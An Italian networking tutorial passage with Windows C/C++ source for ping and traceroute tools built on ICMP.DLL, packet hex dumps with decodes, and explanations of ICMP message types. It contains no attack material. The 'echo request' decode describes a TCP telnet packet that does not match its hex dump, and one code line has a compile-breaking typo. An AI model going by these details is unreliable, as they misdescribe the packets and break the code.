#include <windows.h>
#include <winsock.h>
#include <stdio.h>
#include <string.h>

typedef struct tagIPINFO
{
	u_char Ttl;				// Time To Live
	u_char Tos;				// Type Of Service
	u_char IPFlags;			// IP flags
	u_char OptSize;			// Size of options data
	u_char FAR *Options;	// Options data buffer
}IPINFO, *PIPINFO;

typedef struct tagICMPECHO
{
	u_long Source;			// Source address
	u_long Status;			// IP status
	u_long RTTime;				// Round trip time in milliseconds
	u_short DataSize;		// Reply data size
	u_short Reserved;		// Unknown
	void FAR *pData;		// Reply data buffer
	IPINFO ipInfo;			// Reply options
}ICMPECHO, *PICMPECHO;


// ICMP.DLL Export Function Pointers
HANDLE (WINAPI *pIcmpCreateFile)(VOID);
BOOL (WINAPI *pIcmpCloseHandle)(HANDLE);
DWORD (WINAPI *pIcmpSendEcho)
	(HANDLE,DWORD,LPVOID,WORD,PIPINFO,LPVOID,DWORD,DWORD);

//
//
void main(int argc, char **argv)
{
	WSADATA wsaData;			// WSADATA
	ICMPECHO icmpEcho;			// ICMP Echo reply buffer
	HANDLE hndlIcmp;			// LoadLibrary() handle to ICMP.DLL
	HANDLE hndlFile;			// Handle for IcmpCreateFile()
   LPHOSTENT pHost;			// Pointer to host entry structure
   struct in_addr iaDest;		// Internet address structure
	DWORD *dwAddress;			// IP Address
	IPINFO ipInfo;				// IP Options structure
	int nRet;					// General use return code
	DWORD dwRet;				// DWORD return code
	int x;
```

```
        // Check arguments
        if (argc != 2)
        {
                fprintf(stderr,"\nSyntax: pingi HostNameOrIPAddress\n");
                return;
        }

        // Dynamically load the ICMP.DLL
        hndlIcmp = LoadLibrary("ICMP.DLL");
        if (hndlIcmp == NULL)
        {
                fprintf(stderr,"\nCould not load ICMP.DLL\n");
                return;
        }
        // Retrieve ICMP function pointers
        pIcmpCreateFile = (HANDLE (WINAPI *)(void))
                GetProcAddress(hndlIcmp,"IcmpCreateFile");
        pIcmpCloseHandle = (BOOL (WINAPI *)(HANDLE))
                GetProcAddress(hndlIcmp,"IcmpCloseHandle");
        pIcmpSendEcho = (DWORD (WINAPI *)
                (HANDLE,DWORD,LPVOID,WORD,PIPINFO,LPVOID,DWORD,DWORD))
                GetProcAddress(hndlIcmp,"IcmpSendEcho");
        // Check all the function pointers
        if (pIcmpCreateFile == NULL             ||
                pIcmpCloseHandle == NULL        ||
                pIcmpSendEcho == NULL)
        {
                fprintf(stderr,"\nError getting ICMP proc address\n");
                FreeLibrary(hndlIcmp);
                return;
        }

        // Init WinSock
        nRet = WSAStartup(0x0101, &wsaData );
    if (nRet)
    {
        fprintf(stderr,"\nWSAStartup() error: %d\n", nRet);
        WSACleanup();
                FreeLibrary(hndlIcmp);
        return;
    }
    // Check WinSock version
    if (0x0101 != wsaData.wVersion)
    {
        fprintf(stderr,"\nWinSock version 1.1 not supported\n");
        WSACleanup();
                FreeLibrary(hndlIcmp);
        return;
    }

        // Lookup destination
    // Use inet_addr() to determine if we're dealing with a name
    // or an address
    iaDest.s_addr = inet_addr(argv[1]);
    if (iaDest.s_addr == INADDR_NONE)
        pHost = gethostbyname(argv[1]);
    else
        pHost = gethostbyaddr((const char *)&iaDest,
                    sizeof(struct in_addr), AF_INET);
```

```
        if (pHost == NULL)
        {
                fprintf(stderr, "\n%s not found\n", argv[1]);
    WSACleanup();
                FreeLibrary(hndlIcmp);
                return;
        }

        // Tell the user what we're doing
        printf("\nPinging %s [%s]", pHost->h_name,
                        inet_ntoa((*(LPIN_ADDR)pHost->h_addr_list[0])));

        // Copy the IP address
        dwAddress = (DWORD *)(*pHost->h_addr_list);

        // Get an ICMP echo request handle
        hndlFile = pIcmpCreateFile();
        for (x = 0; x < 4; x++)
        {
                // Set some reasonable default values
                ipInfo.Ttl = 255;
                ipInfo.Tos = 0;
                ipInfo.IPFlags = 0;
                ipInfo.OptSize = 0;
                ipInfo.Options = NULL;
                //icmpEcho.ipInfo.Ttl = 256;
                // Reqest an ICMP echo
                dwRet = pIcmpSendEcho(
                        hndlFile,               // Handle from IcmpCreateFile()
                        *dwAddress,             // Destination IP address
                        NULL,                   // Pointer to buffer to send
                        0,                              // Size of buffer in bytes
                        &ipInfo,        // Request options
                        &icmpEcho,              // Reply buffer
                        sizeof(struct tagICMPECHO),
                        5000);                  // Time to wait in milliseconds
                // Print the results
                iaDest.s_addr = icmpEcho.Source;
                printf("\nReply from %s  Time=%ldms  TTL=%d",
                                inet_ntoa(iaDest),
                                icmpEcho.RTTime,
                                icmpEcho.ipInfo.Ttl);
                if (icmpEcho.Status)
                {
                        printf("\nError: icmpEcho.Status=%ld",
                                icmpEcho.Status);
                        break;
                }
        }
        printf("\n");
        // Close the echo request file handle
        pIcmpCloseHandle(hndlFile);
        FreeLibrary(hndlIcmp);
        WSACleanup();
}
```

Vediamo ora I vari moduli di una programma di TRACEROUTE il quale può essere considerato un estensione delle funzioni di PING.
La funzione main è la seguente :

```
#include "stdafx.h"
#include "tracer.h"

//Global variable used to determine whether addresses should be resolved
BOOL g_bResolveAddresses;


//Class derived to implement Trace Route
class CMyTraceRoute : public CTraceRoute
{
  virtual BOOL OnSingleHostResult(int nHostNum, const CHostTraceMultiReply&
htmr);
};

BOOL CMyTraceRoute::OnSingleHostResult(int nHostNum, const
CHostTraceMultiReply& htmr)
{
  if (htmr.dwError == 0)
  {
    hostent* phostent = NULL;
    if (g_bResolveAddresses)
      phostent = gethostbyaddr((char *)&htmr.Address.S_un.S_addr, 4,
PF_INET);

    if (phostent)
          _tprintf(_T("  %d\t%d ms\t%d ms\t%d ms\t%s [%d.%d.%d.%d]\n"),
nHostNum, htmr.minRTT, htmr.avgRTT,
               htmr.maxRTT, phostent->h_name, htmr.Address.S_un.S_un_b.s_b1,
htmr.Address.S_un.S_un_b.s_b2,
               htmr.Address.S_un.S_un_b.s_b3,
htmr.Address.S_un.S_un_b.s_b4);
    else
          _tprintf(_T("  %d\t%d ms\t%d ms\t%d ms\t%d.%d.%d.%d\n"), nHostNum,
htmr.minRTT, htmr.avgRTT, htmr.maxRTT,
               htmr.Address.S_un.S_un_b.s_b1, htmr.Address.S_un.S_un_b.s_b2,
htmr.Address.S_un.S_un_b.s_b3,
                               htmr.Address.S_un.S_un_b.s_b4);
  }
  else
    _tprintf(_T("  %d\t*\t*\t*\tError:%d\n"), nHostNum, htmr.dwError);

  return TRUE;
}



//Good old void main
#ifdef _UNICODE
void wmain(int argc, wchar_t *argv[])
#else
void main(int argc, char *argv[])
#endif
{
  //Set the default values
  g_bResolveAddresses = TRUE;
  UCHAR nHops = 30;
  DWORD dwTimeout = 30000;
  int nPings = 3;

  //Validate the command line parameters
      if (argc < 2)
      {
            _tprintf(_T("TRACER target_name [-d] [-h:Hopcount] [-w:timeout]
[-p:pingcount]\n\n"));
    _tprintf(_T("Options:\n"));
    _tprintf(_T("  -d               Do not resolve addresses to
hostnames.\n"));
```

```
    _tprintf(_T("  -h:maximum_hops  Maximum number of hops to search for
target.\n"));
    _tprintf(_T("  -w:timeout       Wait timeout milliseconds for each
reply.\n"));
    _tprintf(_T("  -p:pingcount     The number of pings per host.\n"));
             return;
       }

  //parse out the other command line options if any
  for (int i=1; i<argc; i++)
  {
    if ((_tcsicmp(argv[i], _T("-d")) == 0) || (_tcsicmp(argv[i], _T("/d"))
== 0))
      g_bResolveAddresses = FALSE;
    else if ((_tcsncmp(argv[i], _T("-h"), 2) == 0) || (_tcsncmp(argv[i],
_T("/h"), 2) == 0))
    {
      if (_tcslen(argv[i]) > 3)
        nHops = (UCHAR) _ttoi(argv[i] + sizeof(TCHAR)*3);
    }
    else if ((_tcsncmp(argv[i], _T("-w"), 2) == 0) || (_tcsncmp(argv[i],
_T("/w"), 2) == 0))
    {
      if (_tcslen(argv[i]) > 3)
        dwTimeout = (DWORD) _ttoi(argv[i] + sizeof(TCHAR)*3);
    }
    else if ((_tcsncmp(argv[i], _T("-p"), 2) == 0) || (_tcsncmp(argv[i],
_T("/p"), 2) == 0))
    {
      if (_tcslen(argv[i]) > 3)
        nPings = _ttoi(argv[i] + sizeof(TCHAR)*3);
    }
  }

  //Print the intro comment
  _tprintf(_T("\nTracing route to %s\nover a maximum of %d hops:\n\n"),
argv[1], nHops);

  //Do the actual trace route
  CTraceRouteReply trr;
  CMyTraceRoute tr;
  if (tr.Trace(argv[1], trr, nHops, dwTimeout, nPings))
    _tprintf(_T("\nTrace complete.\n"));
       else
         _tprintf(_T("Failed in call to tracer, GetLastError returns: %d"),
GetLastError());
}
```

Le seguenti funzioni servono all'inizializzazione dei dati.

```
#include "stdafx.h"
#include "tracer.h"
#include <limits.h>


/////////////////////////////////  Macros & Statics
///////////////////////////

#define MIN_ICMP_PACKET_SIZE 8    //minimum 8 byte icmp packet (just header)
#define MAX_ICMP_PACKET_SIZE 1024 //Maximum icmp packet size

BOOL CTraceRoute::sm_bAttemptedIcmpInitialise = FALSE;
lpIcmpCreateFile CTraceRoute::sm_pIcmpCreateFile = NULL;
lpIcmpSendEcho CTraceRoute::sm_pIcmpSendEcho = NULL;
lpIcmpCloseHandle CTraceRoute::sm_pIcmpCloseHandle = NULL;

#ifdef _DEBUG
#define new DEBUG_NEW
```

```
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif



///////////////////////////////// Implementation
//////////////////////////////

//Internal class which is used to ensure that the ICMP
//handle and winsock stack is closed upon exit
class _CTRACEROUTE
{
public:
  _CTRACEROUTE();
	~_CTRACEROUTE();
protected:
  HINSTANCE sm_hIcmp;

	friend class CTraceRoute;
};

_CTRACEROUTE::_CTRACEROUTE()
{
  sm_hIcmp = NULL;
}

_CTRACEROUTE::~_CTRACEROUTE()
{
	if (sm_hIcmp)
	{
		FreeLibrary(sm_hIcmp);
		sm_hIcmp = NULL;
  }

	WSACleanup();
}

static _CTRACEROUTE _cTraceRouteData;



BOOL CTraceRoute::Initialise() const
{
	if (!sm_bAttemptedIcmpInitialise)
	{
		sm_bAttemptedIcmpInitialise = TRUE;

		//Initialise the winsock stack
		WSADATA wsa;
		if (WSAStartup(MAKEWORD(1, 1), &wsa) != 0)
		{
			TRACE(_T("Could not negotiate a correct version of
WinSock\n"));
			return FALSE;
		}

		//Load up the ICMP library
		_cTraceRouteData.sm_hIcmp = LoadLibrary(_T("ICMP.DLL"));
		if (_cTraceRouteData.sm_hIcmp == NULL)
		{
			TRACE(_T("Could not load up the ICMP DLL\n"));
			return FALSE;
		}

		//Retrieve pointers to the functions in the ICMP dll
		sm_pIcmpCreateFile = (lpIcmpCreateFile)
GetProcAddress(_cTraceRouteData.sm_hIcmp,"IcmpCreateFile");
```

```
            sm_pIcmpSendEcho = (lpIcmpSendEcho)
GetProcAddress(_cTraceRouteData.sm_hIcmp,"IcmpSendEcho" );
            sm_pIcmpCloseHandle = (lpIcmpCloseHandle)
GetProcAddress(_cTraceRouteData.sm_hIcmp,"IcmpCloseHandle");

            if (sm_pIcmpCreateFile == NULL || sm_pIcmpSendEcho == NULL ||
      sm_pIcmpCloseHandle == NULL)
              TRACE(_T("Could not find ICMP functions in the ICMP DLL\n"));
      }

      return (sm_pIcmpCreateFile != NULL && sm_pIcmpSendEcho != NULL &&
      sm_pIcmpCloseHandle != NULL);
}
```

La funzione che segue invece è quella che in effetti implementa il TRACE.

```
BOOL CTraceRoute::Trace(LPCTSTR pszHostName, CTraceRouteReply& trr, UCHAR
nHopCount, DWORD dwTimeout, DWORD dwPingsPerHost)
{
      //For correct operation of the T2A macro, see TN059
      USES_CONVERSION;

  //Validate our parameters
  ASSERT(pszHostName);
  ASSERT(trr.GetSize() == 0); //Should be empty initially
  ASSERT(nHopCount > 0);

      //Make sure everything is initialised
      if (!Initialise())
        return FALSE;

      LPSTR lpszAscii = T2A((LPTSTR) pszHostName);
      //Convert from dotted notation if required
      unsigned longaddr = inet_addr(lpszAscii);
      if (addr == INADDR_NONE)
      {
            //Not a dotted address, then do a lookup of the name
            hostent* hp = gethostbyname(lpszAscii);
            if (hp)
                  memcpy(&addr, hp->h_addr, hp->h_length);
            else
            {
                  TRACE(_T("Could not resolve the host name %s\n"),
pszHostName);
                  return FALSE;
            }
      }

  ASSERT(_cTraceRouteData.sm_hIcmp); //ICMP dll must be open

  //Iterate through all the hop count values
  BOOL bReachedHost = FALSE;
  for (UCHAR i=1; i<=nHopCount && !bReachedHost; i++)
  {
    CHostTraceMultiReply htrr;
    htrr.dwError = 0;
    htrr.minRTT = ULONG_MAX;
    htrr.avgRTT = 0;
    htrr.maxRTT = 0;

    //Iterate through all the pings for each host
    DWORD totalRTT = 0;
    CHostTraceSingleReply htsr;
    htsr.Address.S_un.S_addr = 0;
    htsr.dwError = 0;
    BOOL bPingError = FALSE;
    for (DWORD j=0; j<dwPingsPerHost && !bPingError; j++)
    {
```

```
          if (Ping(addr, htsr, i, dwTimeout))
      {
        if (htsr.dwError == 0)
        {
          //Acumulate the total RTT
          totalRTT += htsr.RTT;

          //Store away the RTT's
          if (htsr.RTT < htrr.minRTT)
            htrr.minRTT = htsr.RTT;
          if (htsr.RTT > htrr.maxRTT)
            htrr.maxRTT = htsr.RTT;

          //Call the virtual function
          if (!OnPingResult(j+1, htsr))
          {
            SetLastError(ERROR_CANCELLED);
            return FALSE;
          }
        }
        else
        {
          htrr.dwError = htsr.dwError;
          bPingError = TRUE;
        }
      }
      else
        return FALSE;
    }
    htrr.Address = htsr.Address;
    if (htrr.dwError == 0)
      htrr.avgRTT = totalRTT / dwPingsPerHost;
    else
    {
      htrr.minRTT = 0;
      htrr.avgRTT = 0;
      htrr.maxRTT = 0;
    }

    //Call the virtual function
    if (!OnSingleHostResult(i, htrr))
    {
      SetLastError(ERROR_CANCELLED);
      return FALSE;
    }

    //Add to the list of hosts
    trr.Add(htrr);

    //Have we reached the final host ?
    if (addr == htrr.Address.S_un.S_addr)
      bReachedHost = TRUE;
  }

  return TRUE;
}
```

Come avevamo detto prima il TRACE utilizza delle funzioni di PING.
Questa è scritta nella funzione che segue.

```
BOOL CTraceRoute::Ping(unsigned long addr, CHostTraceSingleReply&
htsr, UCHAR nTTL, DWORD dwTimeout, UCHAR nPacketSize) const
{
  //Create the ICMP handle
      HANDLE hIP = sm_pIcmpCreateFile();
      if (hIP == INVALID_HANDLE_VALUE)
      {
```

```
            TRACE(_T("Could not get a valid ICMP handle\n"));
            return FALSE;
      }

  //Set up the option info structure
      IP_OPTION_INFORMATION OptionInfo;
      ZeroMemory(&OptionInfo, sizeof(IP_OPTION_INFORMATION));
      OptionInfo.Ttl = nTTL;

  //Set up the data which will be sent
  unsigned char* pBuf = new unsigned char[nPacketSize];
  memset(pBuf, 'E', nPacketSize);

      //Do the actual Ping
  int nReplySize = sizeof(ICMP_ECHO_REPLY) +
max(MIN_ICMP_PACKET_SIZE, nPacketSize);
  unsigned char* pReply = new unsigned char[nReplySize];
      ICMP_ECHO_REPLY* pEchoReply = (ICMP_ECHO_REPLY*) pReply;
  DWORD nRecvPackets = sm_pIcmpSendEcho(hIP, addr, pBuf, nPacketSize,
&OptionInfo, pReply, nReplySize, dwTimeout);

  BOOL bSuccess = TRUE;
  //Check we got the packet back
  if (nRecvPackets != 1)
    htsr.dwError = GetLastError();
  else
  {
    //Ping was successful, copy over the pertinent info
    //into the return structure
            htsr.Address.S_un.S_addr = pEchoReply->Address;
        htsr.RTT = pEchoReply->RoundTripTime;
  }

  //Close the ICMP handle
      sm_pIcmpCloseHandle(hIP);

  //Free up the memory we allocated
  delete [] pBuf;
  delete [] pReply;

  //return the status
      return bSuccess;
}
```

Infine l’ultima funzione è quella che interpreta i risultati dei vari PING.

```
BOOL CTraceRoute::OnPingResult(int nPingNum, const
CHostTraceSingleReply& htsr)
{
  //Default behaviour is just to trace the result and return
  //TRUE to allow the trace route to continue

  TRACE(_T("OnPingResult: %d, IP: %d.%d.%d.%d, RTT: %d, Error:
%d\n"), nPingNum,
        htsr.Address.S_un.S_un_b.s_b1, htsr.Address.S_un.S_un_b.s_b2,
htsr.Address.S_un.S_un_b.s_b3,
        htsr.Address.S_un.S_un_b.s_b4, htsr.RTT, htsr.dwError);

  return TRUE;
}
```

```
BOOL CTraceRoute::OnSingleHostResult(int nHostNum, const
CHostTraceMultiReply& htmr)
{
  //Default behaviour is just to trace the result and return
  //TRUE to allow the trace route to continue
  TRACE(_T("OnSingleHostResult: %d, IP: %d.%d.%d.%d, Min RTT: %d, Avg
RTT: %d, Max RTT: %d, Error: %d\n"), nHostNum,
        htmr.Address.S_un.S_un_b.s_b1, htmr.Address.S_un.S_un_b.s_b2,
htmr.Address.S_un.S_un_b.s_b3,
        htmr.Address.S_un.S_un_b.s_b4, htmr.minRTT, htmr.avgRTT,
htmr.maxRTT, htmr.dwError);

  return TRUE;
}
```

Il seguente è il tracer.h che contiene informazioni usate dalle funzioni.

```
#ifndef __TRACER_H__
#define __TRACER_H__


#ifndef __AFXTEMPL_H__
#pragma message("Trace route class needs afxtempl.h in your PCH")
#endif


/////////////////////////// Classes /////////////////////////////////

//These defines & structure definitions are taken from the
"ipexport.h" and
//"icmpapi.h" header files as provided with the Platform SDK and
//are used internally by the CTraceRoute class. Including them here
allows
//you to compile the CTraceRoute code without the need to have the
full
//Platform SDK installed.

typedef unsigned long IPAddr;     // An IP address.

typedef struct tagIP_OPTION_INFORMATION
{
  unsigned char      Ttl;              // Time To Live
  unsigned char      Tos;              // Type Of Service
  unsigned char      Flags;            // IP header flags
  unsigned char      OptionsSize;      // Size in bytes of options
data
  unsigned char FAR *OptionsData;      // Pointer to options data
} IP_OPTION_INFORMATION;

typedef struct tagICMP_ECHO_REPLY
{
  IPAddr                Address;       // Replying address
  unsigned long         Status;        // Reply IP_STATUS
  unsigned long         RoundTripTime; // RTT in milliseconds
  unsigned short        DataSize;      // Reply data size in bytes
  unsigned short        Reserved;      // Reserved for system use
  void FAR              *Data;         // Pointer to the reply data
  IP_OPTION_INFORMATION Options;       // Reply options
} ICMP_ECHO_REPLY;

typedef IP_OPTION_INFORMATION FAR* LPIP_OPTION_INFORMATION;
```

```
typedef ICMP_ECHO_REPLY FAR* LPICMP_ECHO_REPLY;
typedef HANDLE (WINAPI IcmpCreateFile)(VOID);
typedef IcmpCreateFile* lpIcmpCreateFile;
typedef BOOL (WINAPI IcmpCloseHandle)(HANDLE IcmpHandle);
typedef IcmpCloseHandle* lpIcmpCloseHandle;
typedef DWORD (WINAPI IcmpSendEcho)(HANDLE IcmpHandle, IPAddr
DestinationAddress,
                                    LPVOID RequestData, WORD
RequestSize,
                                    LPIP_OPTION_INFORMATION
RequestOptions,
                                    LPVOID ReplyBuffer, DWORD
ReplySize, DWORD Timeout);
typedef IcmpSendEcho* lpIcmpSendEcho;


struct CHostTraceSingleReply
{
  DWORD    dwError;  //GetLastError for this replier
      in_addr      Address;  //The IP address of the replier
      unsigned long RTT; //Round Trip time in milliseconds for this
replier
};

struct CHostTraceMultiReply
{
  DWORD    dwError; //GetLastError for this host
      in_addr      Address; //The IP address of the replier
      DWORD    minRTT;  //Minimum round trip time in milliseconds
  DWORD    avgRTT;  //Average round trip time in milliseconds
  DWORD    maxRTT;  //Maximum round trip time in milliseconds
};

typedef CArray<CHostTraceMultiReply, CHostTraceMultiReply&>
CTraceRouteReply;



//The actual class which does the Trace Route

class CTraceRoute
{
public:
//Methods
  BOOL Trace(LPCTSTR pszHostName, CTraceRouteReply& trr, UCHAR
nHopCount = 30, DWORD dwTimeout = 30000, DWORD dwPingsPerHost = 3);

//Overidables
  virtual BOOL OnPingResult(int nPingNum, const
CHostTraceSingleReply& htsr);
  virtual BOOL OnSingleHostResult(int nHostNum, const
CHostTraceMultiReply& htmr);

protected:
  BOOL Initialise() const;
  BOOL Ping(unsigned long addr, CHostTraceSingleReply& htsr, UCHAR
nTTL, DWORD dwTimeout, UCHAR nPacketSize = 32) const;
      static BOOL sm_bAttemptedIcmpInitialise;
  static lpIcmpCreateFile sm_pIcmpCreateFile;
  static lpIcmpSendEcho sm_pIcmpSendEcho;
  static lpIcmpCloseHandle sm_pIcmpCloseHandle;
```

```
};

#endif //__TRACER_H__
```

Infine anche il file .rc

```
//Microsoft Developer Studio generated resource script.
//
#include "resource.h"

#define APSTUDIO_READONLY_SYMBOLS
////////////////////////////////////////////////////////////////////
////////
//
// Generated from the TEXTINCLUDE 2 resource.
//
#include "afxres.h"

////////////////////////////////////////////////////////////////////
////////
#undef APSTUDIO_READONLY_SYMBOLS

////////////////////////////////////////////////////////////////////
////////
// English (Ireland) resources

#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENI)
#ifdef _WIN32
LANGUAGE LANG_ENGLISH, SUBLANG_ENGLISH_EIRE
#pragma code_page(1252)
#endif //_WIN32

////////////////////////////////////////////////////////////////////
////////
//
// Icon
//

// Icon with lowest ID value placed first to ensure application icon
// remains consistent on all systems.
IDR_MAINFRM             ICON    DISCARDABLE     "res\\mainfrm.ico"

#ifdef APSTUDIO_INVOKED
////////////////////////////////////////////////////////////////////
////////
//
// TEXTINCLUDE
//

1 TEXTINCLUDE DISCARDABLE
BEGIN
    "resource.h\0"
END

2 TEXTINCLUDE DISCARDABLE
BEGIN
    "#include ""afxres.h""\r\n"
    "\0"
END

3 TEXTINCLUDE DISCARDABLE
```

```
BEGIN
    "\r\n"
    "\0"
END

#endif    // APSTUDIO_INVOKED

#endif    // English (Ireland) resources
//////////////////////////////////////////////////////////////////////
////////



#ifndef APSTUDIO_INVOKED
//////////////////////////////////////////////////////////////////////
////////
//
// Generated from the TEXTINCLUDE 3 resource.
//


//////////////////////////////////////////////////////////////////////
////////
#endif    // not APSTUDIO_INVOKED
```

Volendo vedere un DUMP di una richiesta di ECHO avremmo la seguente visione.
Il DUMP di un pacchetto ECHO visto in esadecimale è :

```
          0: 0800 2086 354b 00e0 f726 3fe9 0800 4500    .. .5K..÷&?...E.
         16: 0054 aafb 4000 fc01 fa30 8b85 e902 8b85    .T.û@.ü.ú0......
         32: d96e 0000 45da 1e60 0000 335e 3ab8 0000    .n..E..`..3^:...
         48: 42ac 0809 0a0b 0c0d 0e0f 1011 1213 1415    B...............
         64: 1617 1819 1a1b 1c1d 1e1f 2021 2223 2425    .......... !"#$%
         80: 2627 2829 2a2b 2c2d 2e2f 3031 3233 3435    &'()*+,-./012345
         96: 3637
```

La decodifica invece è la seguente :

```
ETHER:  ----- Ether Header -----
ETHER:
ETHER:  Packet 9 arrived at 17:37:31.08
ETHER:  Packet size = 60 bytes
ETHER:  Destination = 8:0:20:86:35:4b, Sun
ETHER:  Source      = 0:e0:f7:26:3f:e9, CISCO Router
ETHER:  Ethertype = 0800 (IP)
ETHER:
IP:   ----- IP Header -----
IP:
IP:   Version = 4
IP:   Header length = 20 bytes
IP:   Type of service = 0x00 (normal)
IP:   Total length = 40 bytes
IP:   Identification = 43774
IP:   Flags = 0x0
IP:         .0.. .... = may fragment
IP:         ..0. .... = last fragment
IP:   Fragment offset = 0 bytes
IP:   Time to live = 252 seconds/hops
IP:   Protocol = 6 (TCP)
IP:   Header checksum = 3a55
IP:   Source address = 139.133.233.2, server.abdn.ac.uk
IP:   Destination address = 139.133.217.110, client
```

```
IP:   No options
IP:
TCP:  ----- TCP Header -----
TCP:
TCP:  Source port = 23
TCP:  Destination port = 36869
TCP:  Sequence number = 2486243368
TCP:  Acknowledgement number = 1913975089
TCP:  Data offset = 20 bytes
TCP:  Flags = 0x10
TCP:        ..0. .... = No urgent pointer
TCP:        ...1 .... = Acknowledgement
TCP:        .... 0... = No push
TCP:        .... .0.. = No reset
TCP:        .... ..0. = No Syn
TCP:        .... ...0 = No Fin
TCP:  Window = 8760
TCP:  Checksum = 0x1c64
TCP:  Urgent pointer = 0
TCP:  No options
TCP:
```

La risposta data da ECHO REPLY invece è :


```
          0: 0800 2086 354b 00e0 f726 3fe9 0800 4500    .. .5K..÷&?...E.
         16: 0054 aafb 4000 fc01 fa30 8b85 e902 8b85    .T.û@.ü.ú0......
         32: d96e 0000 45da 1e60 0000 335e 3ab8 0000    .n..E..`..3^:...
         48: 42ac 0809 0a0b 0c0d 0e0f 1011 1213 1415    B...............
         64: 1617 1819 1a1b 1c1d 1e1f 2021 2223 2425    .......... !"#$%
         80: 2627 2829 2a2b 2c2d 2e2f 3031 3233 3435    &'()*+,-./012345
         96: 3637                                       67
```

la cui decodifica è :

```
ETHER:  ----- Ether Header -----
ETHER:
ETHER:  Packet 2 arrived at 17:37:12.02
ETHER:  Packet size = 98 bytes
ETHER:  Destination = 8:0:20:86:35:4b, Sun
ETHER:  Source      = 0:e0:f7:26:3f:e9, CISCO Router
ETHER:  Ethertype = 0800 (IP)
ETHER:
IP:   ----- IP Header -----
IP:
IP:   Version = 4
IP:   Header length = 20 bytes
IP:   Type of service = 0x00 (normal)
IP:   Total length = 84 bytes
IP:   Identification = 43771
IP:   Flags = 0x4
IP:         .1.. .... = do not fragment
IP:         ..0. .... = last fragment
IP:   Fragment offset = 0 bytes
IP:   Time to live = 252 seconds/hops
IP:   Protocol = 1 (ICMP)
IP:   Header checksum = fa30
IP:   Source address = 139.133.233.2, server.abdn.ac.uk
IP:   Destination address = 139.133.217.110, client
IP:   No options
IP:
ICMP:  ----- ICMP Header -----
ICMP:
```


```
ICMP:  Type = 0 (Echo reply)
ICMP:  Code = 0
ICMP:  Checksum = 45da
ICMP:  Payload Data
```


Viste le due funzionalità più importanti che è possibile creare tramite la richiesta di ECHO vediamo ora gli altri tipi.

- **Destination Enreachable (3)**

Se questo messaggio è ricevuto da un router intermediario significa che questo considera l'host di destinazione come irraggiungibile.
Abbiamo già riportato nella tabella all'inizio i valori che il codice dell'header ICMP.
In ogni caso i valori sono i seguenti :

0	Network unreachable
1	Host unreachable
2	Protocol unreachable
3	Port unreachable
4	Fragmentation needed, but the Don't Fragment bit has been set
5	Source route failed
6	Destination network unknown
7	Destination host unknown
8	Source host isolated (obsolete)
9	Destination network administratively prohibited
10	Destination host administratively prohibited
11	Network unreachable for TOS
12	Host unreachable for TOS
13	Communication administratively prohibited by filtering
14	Host precedence violation
15	Precedence cutoff in effect

Se un router implementa il protocollo PATH MTU DISCOVERY, il formato del messaggio di destinazione irraggiungibile è cambiato per includere il MTU del link che non accetta il datagramma.

Source Quench (4)

Se questo messaggio è ricevuto da un router intermediario significa che questo non possiede un buffer necessario per accodare il datagramma in uscita per il segmento di rete successivo.
Se il messaggio è invece ricevuto da un host di destinazione significa che il datagramma in ingresso è ricevuto troppo rapidamente per essere processato.

Redirect (5)

Se il messaggio è ricevuto da un router intermediario significa che l'host dovrà inviare i successivi datagrammi all'indirizzo specificato nel messaggio ICMP.
Questo router preferenziale deve essere sempre nella stessa sottorete dell'host che spedisce il datagramma e del router che restituisce l' IP.
Il router dovrà spedire il datagramma alla successiva destinazione HOP
Se l'indirizzo IP del router è lo stesso del datagramma originale significa che è in corso un loop.
Questo messaggio ICMP non deve essere spedito se contiene un route sorgente.
Il campo codice dell'header ICMP deve contenere uno dei seguenti valori.

0 Network redirect
1 Host redirect
2 Network redirect for this type of service
3 Host redirect for this type of service

Router Advertisement (9) and Router Sollecitation (10)

I messaggi 9 e 10 sono opzionali.
Questi sono descritti nell'ambito del RFC 1256 il quale è elettivo.

number	Entry lenght	TTL
Router address		
Preference level		

Router address n
Preference level n
Unused (zero)

Il numero è appunto il numero di ingressi dentro al messaggio ovvero il numero di righe da 32 bits.
Normalmente è 2 ovvero 32 bits per l'indirizzo IP e 32 bits per il valore della preferenza.
Il TTL è il numero di secondi relativi alla validi6tà del messaggio.
Il router address chiaramente è l'indirizzo IP di chi invia.
Il preference address invece è un valore signed che indica la preferenza che deve essere assegnata all'indirizzo quando si esegue la selezione di default di un router per una sottorete.
Ogni router in una sottorete è responsabile di avvisare questa relativamente al suo valore preferenziale.
Valori più grossi implicano una preferenza maggiore mentre valori più piccoli una preferenza minore.
Il valore di default è ZERO il quale è il valore di mezzo tra quelli possibili.
Un valore uguale a x80000000 (-2elevato31) indica che il router non deve mai essere utilizzato come default.

Questi due messaggi vengono utilizzati se un host o un router supportano un protocollo per la scoperta dei router (discovery protocol).
L'utilizzo in multicasting è consigliato ma è possibile utilizzare anche messaggi in broadcasting nel caso in cui se il primo metodo non è supportato da una determinata interfaccia.
I routers periodicamente avvertono i loro IP sulla sottorete dela loro capacità di essere configurati per fare questo.

Time Exceeded (11)

Unused (zero)
IP header + 64 bits of original data of the datagram

Se questo messaggio è ricevuto da un router intermedio, significa che il campo time-to-live di un datagramma di un Ip è scaduto.

Parameter Problem (12)

pointer	Unused (zero)
IP header + 64 bits of original data of the datagram	

Indica che si è verificato un problema processando i parametri dentro all'header IP.
Il campo pointer punta ai bytes del datagramma IP dove è stato riscontrato il problema.
